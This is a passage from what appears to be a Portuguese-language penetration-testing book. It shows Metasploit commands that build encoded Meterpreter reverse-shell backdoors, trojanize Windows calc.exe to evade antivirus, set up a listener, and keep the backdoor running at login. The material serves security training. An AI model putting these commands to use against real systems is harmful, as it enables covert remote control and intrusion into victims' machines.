- [Y] Ruby
- [R] Raw
- [J] Javascript
- [X] Executable
- [D] Dynamic Link Library (DLL)
- [V] VBA
- [W] War
- [N] Python

Com todas as informações necessárias, o pentester pode criar um binário executável usando o comando

a seguir. Observe que este é um comando único e deve ser digitado em uma só linha.

```
msfpayload windows/meterpreter/reverse_tcp LHOST={SEU_IP}
LPORT={PORTA} X > /root/backdoors/unencoded-payload.exe
```

A figura 10.2 mostra o resultado da criação do backdoor `unencoded-payload.exe`.




Figura 10.2 – Criando um binário executável a partir de um payload.

Criando um binário executável a partir de um payload (codificado)

A ferramenta msfencode:

```
msfpayload windows/meterpreter/reverse_tcp LHOST={SEU_IP} LPORT={PORTA}
R | msfencode -e x86/countdown -c 2 -t raw | msfencode -x -t exe -e
x86/shikata_ga_nai -c 3 -k -o /root/backdoors/encoded-payload.exe
```

A figura 10.3 mostra o resultado da criação do backdoor `encoded-payload.exe`.




Figura 10.3 – Criando um binário executável a partir de um payload codificado.

Criando um cavalo de Troia codificado

Os backdoors das seções anteriores executavam somente em background e não interagiam com o usuário logado no sistema no momento. Um cavalo de Troia tem a aparência de um programa funcional que o usuário pode utilizar. Este guia de instruções foi criado a partir da aplicação `calc.exe` (calculadora) de uma plataforma Microsoft Windows XP com Service Pack 3. Para que este exercício funcione corretamente, a aplicação `calc.exe` deve ser copiada para um pen drive externo.

Nem todos os binários da plataforma Windows podem se transformar em um cavalo de Troia. Por exemplo, se a aplicação `calc.exe` de uma plataforma Windows 7 Ultimate fosse usada, esse ataque não seria executado. Outras aspectos a considerar referem-se à quantidade de codificação usada, aos firewalls ativos, aos sistemas de detecção de invasão e aos sistemas de criptografia. Nem todos os executáveis funcionarão; a transformação de um executável em um cavalo de Troia é um processo de pesquisa na base de tentativa e erro, mais adequado a um ambiente de laboratório.

```
msfpayload windows/meterpreter/reverse_tcp {SEU_IP} {PORTA} R |
msfencode -e x86/countdown -c 2 -t raw | msfencode -x /media/
{DRIVE_USB_EXTERNO}/calc.exe -t exe -e x86/shikata_ga_nai -c 3 -k -o
```

```
/root/backdoors/trojan-calc.exe
```

A figura 10.4 mostra o resultado da criação do cavalo de Troia `trojan-cmd-payload.exe` a partir do binário `calc.exe` do Windows.




Figura 10.4 – Criando um cavalo de Troia executável para o Microsoft Windows.

O cavalo de Troia criado a partir do binário `calc.exe` do Windows pode ser carregado em uma vítima de diversas maneiras, conforme descrito neste livro.

Configuração de um listener do Metasploit

Os backdoors e o cavalo de Troia criados correspondem a ataques feitos do lado cliente e que fazem a conexão de volta à origem para obter instruções adicionais. O pentester deve configurar um listener no Metasploit para poder responder à chamada. O multi-handler do Metasploit é um excelente serviço de resposta para um cavalo de Troia ou para um backdoor que estiver se conectando de volta para receber instruções adicionais.

1. `msfconsole`
2. `use exploit/multi/handler`
3. `set PAYLOAD windows/meterpreter/reverse_tcp`
4. `set LHOST {SEU_IP}`
5. `set LPORT {PORTA}`

6. `run`

A figura 10.5 mostra a configuração de um listener no Metasploit e uma chamada de um backdoor. A conexão foi feita a partir do sistema operacional da vítima por meio da execução da aplicação `unencoded-payload.exe`.




Figura 10.5 – O multi-handler do Metasploit ouvindo.

Backdoors persistentes

De modo muito semelhante a um estudante universitário que telefona para casa para ter notícias de seus familiares e pedir dinheiro, o backdoor ou o cavalo de Troia também devem seguir a mesma rotina básica. Diferente de um estudante universitário, isso é mais fácil ao usar a tarefa `scheduleme` em um meterpreter shell. A ferramenta `scheduleme` pode iniciar comandos de acordo com intervalos de tempo (por exemplo, toda semana ou a cada 20 minutos) ou de acordo com as ações de determinados computadores ou usuários, por exemplo, na inicialização ou quando o usuário fizer login no computador.

```
scheduleme -c {"arquivo/comando"} -i -l
```

A figura 10.6 mostra um agendamento programado que fará a aplicação `unencoded-payload.exe` ser iniciada sempre que um usuário fizer login no sistema. Uma única tentativa de executar o comando será feita, porém ele será executado imediatamente após o processo de login. Isso ajuda a garantir que a aplicação fará a conexão de volta com a origem regularmente.




Figura 10.6 – Scheduleme.

Capacidade de detecção

Se o pentester souber quais antivírus estão executando em um sistema-alvo em potencial, ou se quiser testar a robustez de um processo de codificação, os arquivos (ou seja, os backdoors e os cavalos de Troia) poderão ser carregados em `http://www.virustotal.com/`. A figura 10.7 mostra a capacidade de detecção de fornecedores comuns de antivírus em relação ao arquivo `trojan-calc.exe`.

